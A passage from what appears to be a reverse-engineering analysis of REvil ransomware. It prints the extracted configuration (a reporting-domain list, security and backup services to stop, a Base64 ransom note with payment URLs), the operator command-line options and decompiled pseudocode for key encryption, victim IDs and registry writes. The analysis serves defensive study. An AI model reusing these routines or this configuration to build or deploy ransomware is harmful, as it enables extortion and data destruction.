

wrie.com;nicoleaeschbachorg.wordpress.com;architekturbuero-
wagner.net;mindpackstudios.com;vitavia.lt;bouncingbonanza.com;lukeshepley.wordpress.com;igfap.com;bockamp.co
m;levihotelspa.fi;exenberger.at;tinyagency.com;familypark40.com;alfa-
stroy72.com;boompinoy.com;mdacares.com;architecturalfiberglass.org;slupetzky.at;sinal.org;qualitus.com;deepsouthc
lothingcompany.com;groupe-frayssinet.fr;synlab.lt;kamienny-
dywan24.pl;ilcdover.com;humancondition.com;insigniapmg.com;arteservicefabbro.com;team-
montage.dk;iviaggisonciliegie.it;austinlchurch.com;rehabilitationcentersinhouston.net;zervicethai.co.th;vickiegrayimag
es.com;ziegler-praezisionsteile.de;crediacces.com;comarenterprises.com;courteney-
cox.net;trapiantofue.it;space.ua;odiclinic.org;noesis.tech;urmasiimariiuniri.ro;8449nohate.org;xltyu.com;kikedeoliveira
.com;remcakram.com;degroenetunnel.com;strandcampingdoonbeg.com;haar-
spange.com;pmcimpact.com;ceid.info.tr;gemeentehetkompas.nl;stopilhan.com;dareckleyministries.com;sportverein-
tambach.de;ivivo.es;braffinjurylawfirm.com;pcprofessor.com;bordercollie-
nim.nl;hrabritelefon.hr;ctrler.cn;makeitcount.at;foryourhealth.live;seproc.hn;ianaswanson.com;nijaplay.com;brandl-
blumen.de;lubetkinmediacompanies.com;ouryoungminds.wordpress.com;micro-
automation.de;apprendrelaudit.com;securityfmm.com;geisterradler.de;morawe-krueger.de;nmiec.com;sla-
paris.com;figura.team;vitalyscenter.es;jvanvlietdichter.nl;crosspointefellowship.church;handi-jack-
llc.com;femxarxa.cat;wsoil.com.sg;xlarge.at;groupe-cets.com;admos-
gleitlager.de;liikelataamo.fi;sevenadvertising.com;nancy-
informatique.fr;ateliergamila.com;stefanpasch.me;wacochamber.com;aurum-
juweliere.de;hatech.io;centuryrs.com;ilive.lt;fensterbau-
ziegler.de;zflas.com;thefixhut.com;goodgirlrecovery.com;botanicinnovations.com;saxtec.com;tips.technology;smalltow
nideamill.wordpress.com;pt-
arnold.de;tarotdeseidel.com;bildungsunderlebnis.haus;brevitempore.net;imadarchid.com;sportiomsportfondsen.nl;di
givod.de;darrenkeslerministries.com;smhydro.com.pl;echtveilig.nl;schlafsack-
test.net;galserwis.pl;eraorastudio.com;faroairporttransfers.net;connectedace.com;pcp-
nc.com;jyzdesign.com;suncrestcabinets.ca;offroadbeasts.com;teresianmedia.org;greenfieldoptimaldentalcare.com;tho
mas-hospital.de;embracinghiscall.com;ralister.co.uk;rosavalamedahr.com;quizzingbee.com;richard-
felix.co.uk;sipstroysochi.ru;todocaracoles.com;shiftinspiration.com;campusoutreach.org;bodyforwife.com;katiekerr.co.
uk;sportsmassoren.com;trystana.com;ino-
professional.ru;slashdb.com;selfoutlet.com;personalenhancementcenter.com;proudground.org;walkingdeadnj.com;d1
franchise.com;anthonystreetrimming.com;forskolorna.org;brawnmediany.com;uimaan.fi;journeybacktolife.com;pferde
biester.de;kao.at;asteriag.com;hvccfloorcare.com;parks-nuernberg.de;div-
vertriebsforschung.de;centromarysalud.com;asiluxury.com;chrissieperry.com;verbisonline.com;onlybacklink.com;radar
advies.nl;daklesa.de;sagadc.com;waveneyrivercentre.co.uk;mytechnoway.com;fitnessbazaar.com;fibrofolliculoma.info;
fayrecreations.com;maryloutaylor.com;whyinterestingly.ru;maratonaclubedeportugal.com;maineemploymentlawyerbl
og.com;kosterra.com;blumenhof-
wegleitner.at;punchbaby.com;wmiadmin.com;bxdf.info;harveybp.com;vermoote.de;johnsonfamilyfarmblog.wordpress
.com;plastidip.com.ar;autofolierung-
lu.de;highimpactoutdoors.net;cwsitservices.co.uk;hairstylesnow.site;mymoneyforex.com;victoriousfestival.co.uk;farha
ani.com;web.ion.ag;simoneblum.de;carolinepenn.com;blacksirius.de;trackyourconstruction.com;naturavetal.hr;heliom
otion.com;rollingrockcolumbia.com;judithjansen.com;poultrypartners.nl;mirjamholleman.nl;baumkuchenexpo.jp;insid
egarage.pl;irishmachineryauctions.com;intecwi.com;porno-gringo.com;penco.ie;jacquin-
maquettes.com;anteniti.com;hebkft.hu;ftlc.es;dutchbrewingcoffee.com;behavioralmedicinespecialists.com;socialone
media.com;cirugiauretra.es;c-a.co.in;nokesvilledentistry.com;chandlerpd.com;aunexis.ch;gmto.fr;berliner-
versicherungsvergleich.de;jsfg.com;vesinhnha.com.vn;joyeriaorindia.com;greenko.pl;cerebralforce.net;rota-
installations.co.uk;presseclub-magdeburg.de;yamalevents.com;renergysolution.com;roygolden.com;verifort-
capital.de;delawarecorporatelaw.com;jiloc.com;icpcnj.org;1kbk.com.ua;noixdecocom.fr;entopic.com;hellohope.com;fl
exicloud.hk;danielblum.info;thaysa.com;mdk-mediadesign.de;nataschawessels.com;smale-
opticiens.nl;charlesreger.com;kaliber.co.jp;almosthomedogrescue.dog;reddysbakery.com;waynela.com;ahouseforlease
.com;binder-buerotechnik.at;happyeasterimages.org;dr-tremel-
rednitzhembach.de;mikeramirezcpa.com;zweerscreatives.nl;dramagickcom.wordpress.com;commercialboatbuilding.co
m;argenblogs.com.ar;heurigen-
bauer.at;ogdenvision.com;gadgetedges.com;izzi360.com;turkcaparbariatrics.com;spargel-
kochen.de;pridoxmaterieel.nl;heidelbergartstudio.gallery;ftf.or.at;kaminscy.com;filmvideoweb.com;meusharklinithom
e.wordpress.com;xn--
thucmctc-13a1357egba.com;tstaffing.nl;abogadosadomicilio.es;igorbarbosa.com;homesdollar.com;ncuccr.org;caffeint

ernet.it;abogados-en-alicante.es;evologic-technologies.com;oslomf.no;desert-
trails.com;gastsicht.de;nvwoodwerks.com;slwgs.org;vorotauu.ru;lionware.de;bodyfulls.com;myhostcloud.com;amylen
dscrestview.com;bptdmaluku.com;bogdanpeptine.ro;perbudget.com;strategicstatements.com;simpliza.com;innote.fi;3
65questions.org;sanyue119.com;walter-
lemm.de;cuppacap.com;teknoz.net;layrshift.eu;blog.solutionsarchitect.guru;parkcf.nl;themadbotter.com;upmrkt.co;m
odelmaking.nl;nandistribution.nl;ledmes.ru;coding-
marking.com;sachnendoc.com;thedad.com;mercantedifiori.com;artotelamsterdam.com;plotlinecreative.com;bauertre
e.com;woodleyacademy.org;dw-css.de;leda-
ukraine.com.ua;destinationclients.fr;jasonbaileystudio.com;cheminpsy.fr;devstyle.org;kindersitze-vergleich.de;live-
con-arte.de;bee4win.com;fiscalsort.com;jeanlouissibomana.com;huehnerauge-
entfernen.de;eadsmurraypugh.com;fotoscondron.com;DupontSellsHomes.com;brigitte-
erler.com;imperfectstore.com;shonacox.com;nacktfalter.de;devok.info;esope-
formation.fr;mariposapropaneaz.com;sw1m.ru;mrtour.site;hannah-
fink.de;bafuncs.org;kampotpepper.gives;ampisolabergeggi.it;cuspdental.com;philippedebroca.com;abitur-
undwieweiter.de;hoteledenpadova.it;tanciu.com;delchacay.com.ar;cortec-
neuro.com;theshungiteexperience.com.au;deschl.net;biortaggivaldelsa.com;fitnessingbyjessica.com;dsl-
ip.de;officehymy.com;shadebarandgrillorlando.com;bargningharnosand.se;mmgdouai.fr;daniel-akermann-architektur-
und-planung.ch;xn--logopdie-leverkusen-kwb.de;buroludo.nl;ymca-
cw.org.uk;executiveairllc.com;allamatberedare.se;servicegsm.net;kingfamily.construction;nakupunafoundation.org;he
nricekupper.com;shsthepapercut.com;lbcframingelectrical.com;ladelirante.fr;clos-galant.com;dr-
seleznev.com;siliconbeach-
realestate.com;tanzprojekt.com;fatfreezingmachines.com;kamahouse.net;gratispresent.se;softsproductkey.com;marat
honerpaolo.com;gopackapp.com;manutouchmassage.com;marketingsulweb.com;craigvalentineacademy.com;catholic
musicfest.com;gaiam.nl;woodworkersolution.com;pasivect.co.uk;cyntox.com;advizewealth.com;y-
archive.com;saarland-thermen-
resort.com;fizzl.ru;oemands.dk;mrsfieldskc.com;levdittliv.se;rksbusiness.com;sexandfessenjoon.wordpress.com;first-2-
aid-u.com;simpkinsedwards.co.uk;the-domain-trader.com;rocketccw.com;celeclub.org;urist-
bogatyr.ru;lapinvihreat.fi;ecpmedia.vn;zieglerbrothers.de;piajeppesen.dk;joseconstela.com;carlosja.com;real-estate-
experts.com;toreria.es;analiticapublica.es;kariokids.com;leeuwardenstudentcity.nl;psc.de;tetinfo.in;ai-
spt.jp;homng.net;em-gmbh.ch;trulynolen.co.uk;oceanastudios.com;csgospeltips.se;luxurytv.jp;abuelos.com;birnam-
wood.com;theletter.company;bbsmobler.se;restaurantesszimmer.de;insp.bi;besttechie.com;autodujos.lt;chaotrang.co
m;galleryartfair.com;321play.com.hk;saka.gr;tandartspraktijkhartjegroningen.nl;steampluscarpetandfloors.com;waerm
etauscher-
berechnen.de;sterlingessay.com;justinvieira.com;waywithwords.net;shiresresidential.com;naswrrg.org;spinheal.ru;sli
mani.net;modestmanagement.com;triggi.de;cityorchardhtx.com;narcert.com",
  "net": false,
  "svc": [
    "veeam",
    "memtas",
    "sql",
    "backup",
    "vss",
    "sophos",
    "svc$",
    "mepocs"
  ],
  "nbody":
"LQAtAC0APQA9AD0AIABXAGUAbABjAG8AbQBlAC4AIABBAGcAYQBpAG4ALgAgAD0APQA9AC0ALQAtAA0ACgANAAoA
WwAtAF0AIABXAGgAYQB0AHMAIABIAGEAcABQAGUAbgA/
ACAAWwAtAF0ADQAKAA0ACgBZAG8AdQByACAAZgBpAGwAZQBzACAAYQByAGUAIABlAG4AYwByAHkAcAB0AGUAZAAs
ACAAYQBuAGQAIABjAHUAcgByAGUAbgB0AGwAeQAgAHUAbgBhAHYAYQBpAGwAYQBiAGwAZQAuACAAWQBvAHUAIA
BjAGEAbgAgAGMAaABlAGMAawAgAGkAdAA6ACAAYQBsAGwAIABmAGkAbABlAHMAIABvAG4AIAB5AG8AdQByACAAc
wB5AHMAdABlAG0AIABoAGEAcwAgAGUAeAB0AGUAbgBzAGkAbwBuACAAewBFAFgAVAB9AC4ADQAKAEIAeQAgAHQA
aABlACAAdwBhAHkALAAgAGUAdgBlAHIAeQB0AGgAaQBuAGcAIABpAHMAIABwAG8AcwBzAGkAYgBsAGUAIAB0AG8AIA
ByAGUAYwBvAHYAZQByACAAKAByAGUAcwB0AG8AcgBlACkALAAgAGIAdQB0ACAAeQBvAHUAIABuAGUAZQBkACAAdA
BvACAAZgBvAGwAbABvAHcAIABvAHUAcgAgAGkAbgBzAHQAcgB1AGMAdABpAG8AbgBzAC4AIABPAHQAaABlAHIAdwB

pAHMAZQAsACAAeQBvAHUAIABjAGEAbgB0ACAAcgBlAHQAdQByAG4AIAB5AG8AdQByACAAZABhAHQAYQAgACgATgBF
AFYARQBSACkALgANAAoADQAKAFsAKwBdACAAVwBoAGEAdAAgAGcAdQBhAHIAYQBuAHQAZQBlAHMAPwAgAFsAKwB
dAA0ACgANAAoASQB0AHMAIABqAHUAcwB0ACAAYQAgAGIAdQBzAGkAbgBlAHMAcwAuACAAVwBlACAAYQBiAHMAb
wBsAHUAdABlAGwAeQAgAGQAbwAgAG4AbwB0ACAAYwBhAHIAZQAgAGEAYgBvAHUAdAAgAHkAbwB1ACAAYQBuAGQ
AIAB5AG8AdQByACAAZABlAGEAbABzACwAIABlAHgAYwBlAHAAdAAgAGcAZQB0AHQAaQBuAGcAIABiAGUAbgBlAGYAa
QB0AHMALgAgAEkAZgAgAHcAZQAgAGQAbwAgAG4AbwB0ACAAZABvACAAbwB1AHIAIAB3AG8AcgBrACAAYQBuAGQAI
ABsAGkAYQBiAGkAbABpAHQAaQBlAHMAIAAtACAAbgBvAGIAbwBkAHkAIAB3AGkAbABsACAAbgBvAHQAIABjAG8AbwB
wAGUAcgBhAHQAZQAgAHcAaQB0AGgAIAB1AHMALgAgAEkAdABzACAAbgBvAHQAIABpAG4AIABvAHUAcgAgAGkAbgB
0AGUAcgBlAHMAdABzAC4ADQAKAFQAbwAgAGMAaABlAGMAawAgAHQAaABlACAAYQBiAGkAbABpAHQAeQAgAG8AZ
gAgAHIAZQB0AHUAcgBuAGkAbgBnACAAZgBpAGwAZQBzACwAIABZAG8AdQAgAHMAaABvAHUAbABkACAAZwBvACAA
dABvACAAbwB1AHIAIAB3AGUAYgBzAGkAdABlAC4AIABUAGgAZQByAGUAIAB5AG8AdQAgAGMAYQBuACAAZABlAGMAc
gB5AHAAdAAgAG8AbgBlACAAZgBpAGwAZQAgAGYAbwByACAAZgByAGUAZQAuACAAVABoAGEAdAAgAGkAcwAgAG8A
dQByACAAZwB1AGEAcgBhAG4AdABlAGUALgANAAoASQBmACAAeQBvAHUAIAB3AGkAbABsACAAbgBvAHQAIABjAG8A
bwBwAGUAcgBhAHQAZQAgAHcAaQB0AGgAIABvAHUAcgAgAHMAZQByAHYAaQBjAGUAIAAtACAAZgBvAHIAIAB1AHMA
LAAgAGkAdABzACAAZABvAGUAcwAgAG4AbwB0ACAAbQBhAHQAdABlAHIALgAgAEIAdQB0ACAAeQBvAHUAIAB3AGkA
bABsACAAbABvAHMAZQAgAHkAbwB1AHIAIAB0AGkAbQBlACAAYQBuAGQAIABkAGEAdABhACwAIABjAGEAdQBzAGUAI
ABqAHUAcwB0ACAAdwBlACAAaABhAHYAZQAgAHQAaABlACAAcAByAGkAdgBhAHQAZQAgAGsAZQB5AC4AIABJAG4AIA
BwAHIAYQBjAHQAaQBjAGUAIAAtACAAdABpAG0AZQAgAGkAcwAgAG0AdQBjAGgAIABtAG8AcgBlACAAdgBhAGwAdQB
hAGIAbABlACAAdABoAGEAbgAgAG0AbwBuAGUAeQAuAA0ACgANAAoAWwArAF0AIABIAG8AdwAgAHQAbwAgAGcAZQ
B0ACAAYQBjAGMAZQBzAHMAIABvAG4AIAB3AGUAYgBzAGkAdABlAD8AIABbACsAXQANAAoADQAKAFkAbwB1ACAAaA
BhAHYAZQAgAHQAdwBvACAAdwBhAHkAcwA6AA0ACgANAAoAMQApACAAWwBSAGUAYwBvAG0AbQBlAG4AZABlAGQ
AXQAgAFUAcwBpAG4AZwAgAGEAIABUAE8AUgAgAGIAcgBvAHcAcwBlAHIAIQANAAoAIAAgAGEAKQAgAEQAbwB3AG4A
bABvAGEAZAAgAGEAbgBkACAAaQBuAHMAdABhAGwAbAAgAFQATwBSACAAYgByAG8AdwBzAGUAcgAgAGYAcgBvAG0
AIAB0AGgAaQBzACAAcwBpAHQAZQA6ACAAaAB0AHQAcABzADoALwAvAHQAbwByAHAAcgBvAGoAZQBjAHQALgBvAHI
AZwAvAA0ACgAgACAAYgApACAATwBwAGUAbgAgAG8AdQByACAAdwBlAGIAcwBpAHQAZQA6ACAAaAB0AHQAcAA6AC
8ALwBhAHAAbABlAGIAegB1ADQANwB3AGcAYQB6AGEAcABkAHEAawBzADYAdgByAGMAdgA2AHoAYwBuAGoAcABwA
GsAYgB4AGIAcgA2AHcAawBlAHQAZgA1ADYAbgBmADYAYQBxADIAbgBtAHkAbwB5AGQALgBvAG4AaQBvAG4ALwB7AFU
ASQBEAH0ADQAKAA0ACgAyACkAIABJAGYAIABUAE8AUgAgAGIAbABvAGMAawBlAGQAIABpAG4AIAB5AG8AdQByACAA
YwBvAHUAbgB0AHIAeQAsACAAdAByAHkAIAB0AG8AIAB1AHMAZQAgAFYAUABOACEAIABCAHUAdAAgAHkAbwB1ACAA
YwBhAG4AIAB1AHMAZQAgAG8AdQByACAAcwBlAGMAbwBuAGQAYQByAHkAIAB3AGUAYgBzAGkAdABlAC4AIABGAG8A
cgAgAHQAaABpAHMAOgANAAoAIAAgAGEAKQAgAE8AcABlAG4AIAB5AG8AdQByACAAYQBuAHkAIABiAHIAbwB3AHMA
ZQByACAAKABDAGgAcgBvAG0AZQAsACAARgBpAHIAZQBmAG8AeAAsACAATwBwAGUAcgBhACwAIABJAEUALAAgAEUA
ZABnAGUAKQANAAoAIAAgAGIAKQAgAE8AcABlAG4AIABvAHUAcgAgAHMAZQBjAG8AbgBkAGEAcgB5ACAAdwBlAGIAcw
BpAHQAZQA6ACAAaAB0AHQAcAA6AC8ALwBkAGUAYwBvAGQAZQByAC4AcgBlAC8AewBVAEkARAB9AA0ACgANAAoAV
wBhAHIAbgBpAG4AZwA6ACAAcwBlAGMAbwBuAGQAYQByAHkAIAB3AGUAYgBzAGkAdABlACAAYwBhAG4AIABiAGUAIA
BiAGwAbwBjAGsAZQBkACwAIAB0AGgAYQB0AHMAIAB3AGgAeQAgAGYAaQByAHMAdAAgAHYAYQByAGkAYQBuAHQAIA
BtAHUAYwBoACAAYgBlAHQAdABlAHIAIABhAG4AZAAgAG0AbwByAGUAIABhAHYAYQBpAGwAYQBiAGwAZQAuAA0ACgA
NAAoAVwBoAGUAbgAgAHkAbwB1ACAAbwBwAGUAbgAgAG8AdQByACAAdwBlAGIAcwBpAHQAZQAsACAAcAB1AHQAI
AB0AGgAZQAgAGYAbwBsAGwAbwB3AGkAbgBnACAAZABhAHQAYQAgAGkAbgAgAHQAaABlACAAaQBuAHAAdQB0ACA
AZgBvAHIAbQA6AA0ACgBLAGUAeQA6AA0ACgANAAoADQAKAHsASwBFAFkAfQANAAoADQAKAA0ACgAtAC0ALQAtAC0
ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAt
AC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0A
LQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ADQAKAA0ACgAhACEAIQAgAEQAQQBOAEcARQBSACAAIQAhACEAD
QAKAEQATwBOACcAVAAgAHQAcgB5ACAAdABvACAAYwBoAGEAbgBnAGUAIABmAGkAbABlAHMAIABiAHkAIAB5AG8Ad
QByAHMAZQBsAGYALAAgAEQATwBOACcAVAAgAHUAcwBlACAAYQBuAHkAIAB0AGgAaQByAGQAIABwAGEAcgB0AHkAI
ABzAG8AZgB0AHcAYQByAGUAIABmAG8AcgAgAHIAZQBzAHQAbwByAGkAbgBnACAAeQBvAHUAcgAgAGQAYQB0AGEAI
ABvAHIAIABhAG4AdABpAHYAaQByAHUAcwAgAHMAbwBsAHUAdABpAG8AbgBzACAALQAgAGkAdABzACAAbQBhAHkAI
ABlAG4AdABhAGkAbAAgAGQAYQBtAGEAZwBlACAAbwBmACAAdABoAGUAIABwAHIAaQB2AGEAdABlACAAawBlAHkAI
ABhAG4AZAAsACAAYQBzACAAcgBlAHMAdQBsAHQALAAgAFQAaABlACAATABvAHMAcwAgAGEAbABsACAAZABhAHQAY
QAuAA0ACgAhACEAIQAgACEAIQAhACAAIQAhACEADQAKAE8ATgBFACAATQBPAFIARQAgAFQASQBNAEUAOgAgAEkAdA
BzACAAaQBuACAAeQBvAHUAcgAgAGkAbgB0AGUAcgBlAHMAdABzACAAdABvACAAZwBlAHQAIAB5AG8AdQByACAAZg
BpAGwAZQBzACAAYgBhAGMAawAuACAARgByAG8AbQAgAG8AdQByACAAcwBpAGQAZQAsACAAdwBlACAAKAB0AGgA
ZQAgAGIAZQBzAHQAIABzAHAAZQBjAGkAYQBsAGkAcwB0AHMAKQAgAG0AYQBrAGUAIABlAHYAZQByAHkAdABoAGkAb
gBnACAAZgBvAHIAIAByAGUAcwB0AG8AcgBpAG4AZwAsACAAYgB1AHQAIABwAGwAZQBhAHMAZQAgAHMAaABvAHUA
bABkACAAbgBvAHQAIABpAG4AdABlAHIAZgBlAHIAZQAuAA0ACgAhACEAIQAgACEAIQAhACAAIQAhACEAAAA=",
  "nname": "{EXT}-readme.txt",

"exp": false,
"img":
"QQBsAGwAIABvAGYAIAB5AG8AdQByACAAZgBpAGwAZQBzACAAYQByAGUAIABlAG4AYwByAHkAcAB0AGUAZAAhAA0ACgANAAoARgBpAG4AZAAgAHsARQBYAFQAfQAtAHIAZQBhAGQAbQBlAC4AdAB4AHQAIABhAG4AZAAgAGYAbwBsAGwAbwB3ACAAaQBuAHMAdAB1AGMAdABpAG8AbgBzAAAA",
"arn": false,
"rdmcnt": 0
}

The malware has a separate function to parse each field in the configuration.

```
parsing_struct[0].field = pk;
parsing_struct[1].field = pid;
parsing_struct[2].field = sub;
parsing_struct[0].value = 5;
parsing_struct[0].parsing_func = (DWORD)parsing_pk;
parsing_struct[1].value = 5;
parsing_struct[1].parsing_func = (DWORD)parsing_pid;
parsing_struct[2].value = 5;
parsing_struct[2].parsing_func = (DWORD)parsing_sub;
parsing_struct[3].field = dbg;
parsing_struct[3].value = 6;
parsing_struct[3].parsing_func = (DWORD)parsing_dbg;
parsing_struct[7].value = 5;
parsing_struct[4].field = wht;
parsing_struct[9].value = 5;
parsing_struct[5].field = prc;
v5 = 1;
parsing_struct[10].value = 5;
parsing_struct[6].field = svc;
parsing_struct[7].field = dmn;
parsing_struct[8].field = net;
parsing_struct[9].field = nbody;
parsing_struct[10].field = nname;
parsing_struct[11].field = img;
parsing_struct[12].field = et;
parsing_struct[13].field = spsize;
parsing_struct[14].field = arn;
parsing_struct[5].value = 2;
parsing_struct[6].value = 2;
parsing_struct[15].field = exp;
parsing_struct[11].value = 5;
parsing_struct[16].field = rdmcnt;
parsing_struct[4].value = 1;
parsing_struct[4].parsing_func = (DWORD)parsing_wht;
parsing_struct[5].parsing_func = (DWORD)parsing_prc;
parsing_struct[6].parsing_func = (DWORD)parsing_svc;
parsing_struct[7].parsing_func = (DWORD)parsing_dmn;
parsing_struct[8].value = 6;
parsing_struct[8].parsing_func = (DWORD)parsing_net;
```

Figure 7: Setting up parsing functions.

Below is the list of configuration fields that this sample uses and their description.

Field	Description
pk	Campaign public key
pid	Affiliate ID
sub	Campaign ID
dbg	Enable debug mode
wht	Whitelist: - ***fld***: Folder names - ***fls***: File names - ***ext***: Extensions
prc	Processes to kill
svc	Services to stop
dmn	Network domains
net	Enable network communication
nbody	Base64-encoded ransom note
nname	Ransom note filename
img	Base64-encoded ransom wallpaper image
et	Encryption type: - ***0***: Full encryption - ***1***: Fast Encryption - ***2***: Chunking by **<spsize>** megabytes
spsize	Number of megabytes to skip between each chunk when encryption type is 2
arn	Enable persistence
rdmcnt	Total number of folders to drop ransom note
exp	Enable privilege escalation

Command-line Arguments

REvil can run with or without command-line arguments.

Below is the list of arguments that can be supplied by the operator:

Argument	Description
-nolan	Disable encryption for network drives and resources
-nolocal	Disable encryption for drive shares
-path <target>	Path to a directory to be encrypted specifically
-silent	Disable service and process killing
-smode	Enable safemode reboot
-fast	Override encryption type to fast encryption
-full	Override encryption type to full encryption

Generate Victim Information

I. Victim Secret Key

Prior to encryption, the malware randomly generates a public-private key pair for the victim, which is later used to generate the **Salsa20** keys to encrypt files.

Because the system private key is crucial in file decryption, **REvil** encrypts it using the campaign public key (extracted from the configuration) and a hard-coded operator public key.

The key encryption algorithm works by generating a public-private key pair and producing a shared-secret between the generated private key and the provided public key.

The malware encrypts the data with AES using the shared-secret as the key and the generated public key as the IV. The public key is appended at the end of the encrypted data.

To decrypt, the operator can provide their private key to generate the same shared secret with the public key at the end of the data and decrypt it using **AES**.

```
*a4 = 0;
if ( !a3 )
  return 0;
v10 = a3 + 56;
result = w_RtlAllocateHeap(v10);
encrypt_result = result;
if ( result )
{
  *result = 0;
  w_memcpy((result + 4), data, a3);
  Curve25519_generate_key_pair(my_private_key, my_pub_key);
  SHA3_hashing_shared_secret(my_private_key, their_public_key, hashed_shared_secret);// to decrypt, use their private key to generate this shared secret
  wipe_mem(my_private_key, 32);
  gen_random_buffer(&my_pub_key[8], 16);
  AES_CBC_encrypt_buffer_0(hashed_shared_secret, 256, &my_pub_key[8], encrypt_result, a3 + 4);// AES crypt data
                                              // Key = hashed_shared_secret (256 bits)
                                              // IV = randomly generated from my_pub_key

  wipe_mem(hashed_shared_secret, 32);
  my_pub_key[12] = CRC32_hashing(0, encrypt_result, a3 + 4);
  qmemcpy(&encrypt_result[a3 + 4], my_pub_key, 0x34u);// append my pub key to the end of the encrypted result
  *a4 = v10;
  return encrypt_result;
}
return result;
```

Figure 8: Key encryption algorithm.

The campaign-encrypted system private key, operator-encrypted system private key, campaign public key, and system public key are then written to these registry keys.
- SOFTWARE\BlackLivesMatter\Ed7: campaign public key
- SOFTWARE\BlackLivesMatter\QIeQ: system public key
- SOFTWARE\BlackLivesMatter\96Ia6: campaign-encrypted system private key
- SOFTWARE\BlackLivesMatter\Ucr1RB: operator-encrypted system private key

```
  Curve25519_generate_key_pair(system_private_key, &SYSTEM_PUBLIC_KEY);
  v21 = 32;
  v22 = 32;
  v1 = w_Curve25519_AES_encrypt_data(&CAMPAIGN_PUBLIC_KEY, system_private_key, 32, &v24);
  v2 = w_Curve25519_AES_encrypt_data(&OPERATOR_PUBLIC_KEY, system_private_key, 32, &v23);
  wipe_mem(system_private_key, 32);
  if ( !v1 || !v2 )
    return 0;
  w_memcpy(&CAMPAIGN_ENCRYPTED_PRIV_SYS_KEY, v1, v24);
  w_memcpy(&OPERATOR_ENCRYPTED_PRIV_SYS_KEY, v2, v23);
  if ( !w_RegSetValueExW(0x80000002, BlackLivesMatter_key, Ed7_str, 3, &CAMPAIGN_PUBLIC_KEY, v22) )
    w_RegSetValueExW(0x80000001, BlackLivesMatter_key, Ed7_str, 3, &CAMPAIGN_PUBLIC_KEY, v22);
  if ( !w_RegSetValueExW(0x80000002, BlackLivesMatter_key, QIeQ_str, 3, &SYSTEM_PUBLIC_KEY, v21) )
    w_RegSetValueExW(0x80000001, BlackLivesMatter_key, QIeQ_str, 3, &SYSTEM_PUBLIC_KEY, v21);
  if ( !w_RegSetValueExW(
          0x80000002,
          BlackLivesMatter_key,
          v9,
          3,
          &CAMPAIGN_ENCRYPTED_PRIV_SYS_KEY,   // 96Ia6
          v24) )
    w_RegSetValueExW(0x80000001, BlackLivesMatter_key, v9, 3, &CAMPAIGN_ENCRYPTED_PRIV_SYS_KEY, v24);
  if ( !w_RegSetValueExW(0x80000002, BlackLivesMatter_key, Ucr1RB_str, 3, &OPERATOR_ENCRYPTED_PRIV_SYS_KEY, v23) )
    w_RegSetValueExW(-2147483647, BlackLivesMatter_key, Ucr1RB_str, 3, &OPERATOR_ENCRYPTED_PRIV_SYS_KEY, v23);
}
if ( reg_BASE64_CAMPAIGN_PUBLIC_KEY )
  w_w_RtlFreeHeap(reg_BASE64_CAMPAIGN_PUBLIC_KEY);
if ( v15 )
  w_w_RtlFreeHeap(v15);
```

generate public-private key pair

encrypt system private key

write keys to registry

Figure 9: Generating system secret key.

II. Victim ID

The victim ID is a string of 16 hex characters generated from the CRC checksums of the system's volume serial number and the CPU ID.

```
int generate_victim_ID()
{
  int heap_buff; // eax
  int heap_buff_1; // edi
  int CRC32_volume_serial_number; // esi
  int v3; // eax
  int v4; // eax
  int v5; // [esp-8h] [ebp-64h]
  _DWORD cpu_id[16]; // [esp+4h] [ebp-58h] BYREF
  char v7[16]; // [esp+44h] [ebp-18h] BYREF
  __int16 v8; // [esp+54h] [ebp-8h]
  int volume_serial_number; // [esp+58h] [ebp-4h] BYREF

  heap_buff = w_RtlAllocateHeap(34);
  heap_buff_1 = heap_buff;
  if ( heap_buff )
  {
    volume_serial_number = get_volume_serial_number();
    CRC32_volume_serial_number = CRC32_hashing(1337, &volume_serial_number, 4);
    wipe_mem_0(cpu_id, 0, 0x40u);
    get_cpuid(cpu_id);
    decrypt_string(&unk_23828C0, 292, 8u, 16, v7);// %08X%08X
    v8 = 0;
    v5 = volume_serial_number;
    v3 = w_strlen(cpu_id);
    v4 = CRC32_hashing(CRC32_volume_serial_number, cpu_id, v3);// CRC32(CRC32(1337, volume serial), CPU_ID)
    mw_wsprintfW(heap_buff_1, v7, v4, v5);
    return heap_buff_1;
  }
  return heap_buff;
}
```

Figure 10: Generating victim ID.

III. Encrypted File Extension

The final encrypted file extension is a string of 5 random characters concatenated by the string from the **nname** field in the configuration.

This file extension is added to the value of the registry key **SOFTWARE\BlackLivesMatter\wJWsTYE** and to the extension whitelist.

```
for ( extension = (_WORD *)gen_random(5, 10); ; extension = (_WORD *)gen_random(5, 10) )
{
  v0 = extension;
  if ( !extension )
    break;
  if ( !string_exists_in_list((int)WHITELIST_EXTENSIONS, (int)(extension + 1)) )
  {
    v7 = 2 * w_strlen_0(v0) + 2;
    if ( !w_RegSetValueExW(-2147483646, (int)BlackLivesMatter_reg_key, (int)wJWsTYE_str, 1, (int)v0, v7) )
      w_RegSetValueExW(0x80000001, (int)BlackLivesMatter_reg_key, (int)wJWsTYE_str, 1, (int)v0, v7);
    goto LABEL_12;
  }
  w_w_RtlFreeHeap((int)v0);
}
return extension;
```

Figure 11: Generating encrypted file extension.

IV. Full Victim Information Buffer

The generated victim information buffer is a string in JSON form that contains the following fields.

Field	Description
ver	Ransomware sample's version (hard-coded)
pid	Affiliate ID extracted from configuration
sub	Campaign ID extracted from configuration
pk	Base64-encoded campaign public key extracted from configuration
uid	Victim ID
sk	Base64-encoded system private key
unm	Victim's username
net	Computer's name
grp	Victim's domain from **SYSTEM\CurrentControlSet\services\Tcpip\Parameters\Domain** (Default: **WORKGROUP**)
lng	Locale name
bro	Language check result
os	Product name
bit	Processor architecture
dsk	Base64-encoded HDD information
ext	Encrypted file extension

This buffer is encrypted using a hard-coded **Curve25519** public key in memory and assigned to the value of the registry key **SOFTWARE\BlackLivesMatter\JmfOBvhb**.

```
  Heap = (_WORD *)w_RtlAllocateHeap(0x20000);
  if ( !Heap )
    return 0;
  decrypt_string((int)&STRING_DATA_BUFFER, 3705, 9u, 314, (int)v5);
  v6 = 0;                                        // {"ver":%d,"pid":"%s","sub":"%s","pk":"%s","uid":"%s",
                                                 // "sk":"%s","unm":"%s","net":"%s","grp":"%s",
